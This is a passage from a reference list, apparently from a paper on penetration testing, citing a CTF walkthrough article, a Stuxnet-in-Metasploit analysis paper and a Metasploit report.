
[14.] "Hack the Fartknocker VM (CTF Challenge)," Hacking Articles, 06- Apr-2017. [Online]. Available: http://www.hackingarticles.in/hack-fartknocker-vm-ctf-challenge/. [Accessed: 18-Apr-2017].

[15.] R. Masood, U.-E.-G., and Z. Anwar, "SWAM: Stuxnet Worm Analysis in Metasploit," 2011 Frontiers of Information Technology, 2011. View publication stats1989.

[16.] Moore, Michael. (2017). Penetration Testing and Metasploit.